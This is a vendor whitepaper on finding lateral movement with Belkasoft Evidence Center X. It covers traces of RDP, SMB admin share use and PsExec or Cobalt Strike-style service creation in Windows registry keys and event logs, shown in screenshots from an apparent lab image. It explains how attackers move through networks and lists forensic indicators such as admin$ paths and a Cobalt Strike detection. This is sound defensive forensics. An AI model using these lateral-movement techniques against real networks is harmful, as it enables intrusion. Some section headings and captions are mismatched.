




Uncovering Lateral Movement with Belkasoft Evidence Center X

SUMMARY

When it comes to cybersecurity incidents, one rarely sees just a single computer getting compromised. These days, most threat actors focus on networks and big companies instead of standalone computers and home users. So, how do bad actors compromise large networks of computers?

Typically, once threat actors acquire an initial foothold to a target network—via an RDP brute force attack, exploiting public-facing application, or by luring an employee with an effective phishing email—they try to move. Essentially, they move laterally.

In this whitepaper, which is a continuation of Belkasoft's Digital Incident Response series, we will review the most common technique adversaries use for lateral movement and show you how **Belkasoft Evidence Center X (Belkasoft X)** helps incident responders in uncovering them.

Most common lateral movement techniques

By definition, lateral movement refers to techniques threat actors utilize to move progressively through a network. Lateral movement is a means to an end. The initial intrusion is a starting point for access. To achieve their goals, attackers move laterally, pivoting through multiple systems and gaining accounts.

For example, most banking trojans, these days, are only used to gain an initial foothold in a company's network and not push or focus on the original objective. For this reason, forensic analysts and incident responders have a responsibility to understand follow-up activities, which typically revolve around lateral movement.

Since lateral movement is the phase where threat actors' activities are most exposed, it is imperative that one takes advantage of this level of exposure to detect the techniques being used.

What is the most common lateral movement technique used by attackers?

Of course, it's the Remote Desktop Protocol or RDP. If you check the [relevant MITRE ATT&CK page](#), you will see a long list of groups who used RDP for their operations.


Dealing with RDP

According to MITRE ATT&CK, "Remote desktop is a common feature in operating systems. It allows a user to log into an interactive session with a system desktop graphical user interface on a remote system. Microsoft refers to its implementation of the Remote Desktop Protocol (RDP) as Remote Desktop Services (RDS)."

By going through entries from the Windows registry and events logs, you get to find evidence pointing to RDP usage. [Belkasoft X](#) helps you with these tasks.

Outgoing RDP Connections

You can start by examining outgoing RDP connections. Check the Remote connections node on the Incident Investigations tab in Belkasoft X.



The screenshot shows the Belkasoft X interface. The top navigation bar includes 'Dashboard', 'Artifacts', 'File System', 'Incident Investigations' (selected), and 'Tasks'. The left sidebar shows a tree view of system artifacts, with 'Remote connections (2)' expanded to show 'Outgoing RDP connections (2)'. The main pane displays a table with 2 items. The table has columns: UIN, Source comp..., Target comp..., and Start time (UTC). The first row shows UIN '1RU0', Source '192.168.1.79', and Target '192.168.1.79'. Below the table, the 'Properties' section is visible, showing details for the selected connection.

UIN	Source comp...	Target comp...	Start time (UTC)
1RU0	192.168.1.79	192.168.1.79	

General	
Target computer	192.168.1.79
User	VICTIM\Administrator
Is deleted	No

Figure 1: Information on outgoing connection extracted from Windows Registry shown in Belkasoft X

The RDP connection details from the registry typically lie along this part:
Software\Microsoft\Terminal Server Client\Servers

Incoming RDP Connections

On the screenshot above, you can see that someone used the Administrator account to log in to the host with IP address 192.168.1.79 through RDP. So, now, you might be wondering if you can uncover incoming RDP connections. The answer is Yes!

This time, to find details for incoming connections, you may examine Windows Event Logs, specifically the **Microsoft-Windows-TerminalServices-LocalSessionManager%40Operational**.

Since you already know that the administrator account was involved, you can apply a filter to the security logs to force Belkasoft X to show only events with the Administrator name.




Figure 2. With the filter applied, you can see only the entries of interest.

Incident Investigations

Items: 1 of 1610 (filtered)

Item type	Security ID	Account name	Account domain	World
Trojan	S-1-5-21-2709003181-	Administrator	VICTIM	MSEdge

Item text Hex

Product Name %827
 Product Version 4.18.2008.9
 Detection ID {1D8F602A-B431-4F23-A279-4779FF1DCDA1}
 Detection Time 2020-10-11T07:21:35.846Z
 Unused
 Unused2
 Threat ID 2147761004
 Threat Name Trojan:Win32/Cobaltstrike.MK!MTB
 Severity ID 5
 Severity Name Severe
 Category ID 8
 Category Name Trojan
 FWLink https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Cobaltstrike.MK!MTB&threatid=2147761004&enterprise=0
 Status Code 1

Properties

System event log

Time (UTC) 11-Oct-20 7:21:42 AM
 Security ID S-1-5-18

System event log

Path file: C:\Users\Public\1.exe
 Process System

Origin

Data source D:\Work\Belkasoft\MSEdge - Win10 Clone-disk1.vmdk
 Profile System event log
 Origin path MSEdge - Win10 Clone-disk1.vmdk//Windows\System32\winevt\Logs\Microsoft-Windows-Defender%4Operational.evtx
 File local offset 52504

Figure 3. Security logs narrowed down to Administrator actions

A trojan is involved, so you have to investigate further by viewing the entry under Structure (on the Artifacts tab).

SOFTWARE (415)
 SYSTEM (819)
 LOG System ev... (116866)
 User.dat (0)
 UsrClass.dat (29)
 UsrClass.dat (78)
 WMI event subs... (1)

Item text Hex

Name Server Name
 Value 192.168.1.79
 CustomLevel Info

Figure 4. Information on an incoming connection extracted from Windows Event Logs shown in Belkasoft X

From the image above, you can see details for the incoming RDP-connection (IP 192.168.1.79).

Dealing with SMB/Windows Admin Share

RDP might be popular, but it is hardly the only technique adversaries employ for lateral movement. SMB/Windows Admin Share is another technique that sees a lot of use.

Threat actors utilize the SMB/Windows Admin Share technique during reconnaissance phases of their attacks to learn more about potential targets in the network, especially if they already possess privileged credentials. The technique also comes in handy when attackers have to transfer their tools or malware from an initially compromised host to other hosts.

Here, the easiest way of uncovering behavior pointing to SMB/Windows Admin Share requires one to search for c\$, d\$, or admin\$ keywords.

On the Artifacts tab (under Overview), Belkasoft displays the **Recent inputs in the search menu prompt** category.




Figure 5. Evidence of a network share usage extracted by Belkasoft X

Since you know that the administrator account was compromised, you can go into its registry file, examine the RunMRU key (which maintains the list of entries executed through Start>Run command), and check for entries with c\$, d\$, or admin\$ keywords.

The screenshot shows the Windows Explorer interface with the file system path `Partition: Allocated space, image\Users\Administrator\NTUSER.DAT` selected. The Registry Editor is open, showing the path `NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU`. The RunMRU key is selected, and its data is displayed as `\\192.168.1.79\c$\1`. A table on the right side of the image provides metadata for the NTUSER.DAT file.

Name	NTUSER.DAT
Created (UTC)	24-Oct-20 1:36:07 PM
Modified (UTC)	19-Mar-19 11:27:16 AM
Access time (UTC)	24-Oct-20 1:36:07 PM
Entry changed (UTC)	24-Oct-20 1:36:07 PM
MFT created (UTC)	24-Oct-20 1:36:07 PM
MFT modified (UTC)	19-Mar-19 11:27:16 AM
MFT access time (UTC)	24-Oct-20 1:36:07 PM
MFT entry changed (UTC)	04-Oct-20 1:12:07 PM
File size (bytes)	1310720
MD5	Not calculated

Figure 6. Locating entry executed by an administrator account

Dealing with RDP

Other techniques that allow attacks to move laterally through networks typically involve the use and execution of scripts or malware on the remote host, especially through tools like PsExec.

PsExec


PsExec is a free Microsoft tool that can be used to execute a program on another computer. Administrators and attackers use it.

The popular frameworks adversaries—for example, the notorious Cobalt Strike—use techniques similar to PsExec's. Actually, PsExec and corresponding Cobalt Strike modules use a mixture of two techniques: admin shares and new service creation.

When a new service is created in a system, Windows generates logs for event ID 7045. You may not be able to figure out who initiated the installation because the local system (SYSTEM) is identified for services installed as part of native Windows components.

Note: Event ID 7045 corresponds to event ID 4697 in security events.

By focusing on event ID 7045 from System events log, you get to find all the important details. Belkasoft X even has a section dedicated to entries with this ID. See System log, 7045 below.



Dashboard Artifacts File System Incident Investigations X Registry Viewer

▼ Persistence (1256)

- AppInitDLLs (2)
- Change default file... (161)
- Scheduled tasks (175)
- Services (673)
- Startup (17)
- Startup folders (227)
- WMI event subscription (1)

▼ Remote connections (2)

- Outgoing RDP connec... (2)

▼ Execution (663)

- Amcache (210)
- Explorer programs (83)
- MUICache (46)
- Prefetch files (202)
- Shimcache (122)

▼ System event logs (1863)

- Microsoft-Windows-T...
- Microsoft-Windows-W...
- Security log, 4624 (1610)
- Security log, 4625 (3)
- System log, 7045 (19)
- Windows PowerShell...

▼ Recent files (520)

- Documents (25)

Items: 19

	Time (UTC)	Computer name	Security ID	Service name
☐	19-Mar-19 11:32:51 AI	MSEdgeWIN10	S-1-5-18	VirtualBox Guest Drive
☐	19-Mar-19 11:32:54 AI	MSEdgeWIN10	S-1-5-18	VBoxWddm
☐	19-Mar-19 11:32:55 AI	MSEdgeWIN10	S-1-5-21-346120360	VirtualBox Guest Mou
☐	19-Mar-19 11:32:55 AI	MSEdgeWIN10	S-1-5-21-346120360	VirtualBox Guest Addi
☐	19-Mar-19 11:32:55 AI	MSEdgeWIN10	S-1-5-21-346120360	VirtualBox Shared Fok
☐	01-May-20 7:27:28 AM	MSEdgeWIN10	S-1-5-18	VBoxVideoW8
☐	04-Oct-20 7:01:57 AM	MSEdgeWIN10	S-1-5-21-346120360	Sysmon64
☐	04-Oct-20 7:01:57 AM	MSEdgeWIN10	S-1-5-21-346120360	SysmonDrv

► Properties

System event log

Time (UTC)	04-Oct-20 2:39:32 PM
Computer name	MSEdgeWIN10
Security ID	S-1-5-18

System event log

Service name	936f678
Path	\\MSEdgeWIN10\ADMIN\$\936f678.exe
Service type	user mode service
Service start type	demand start

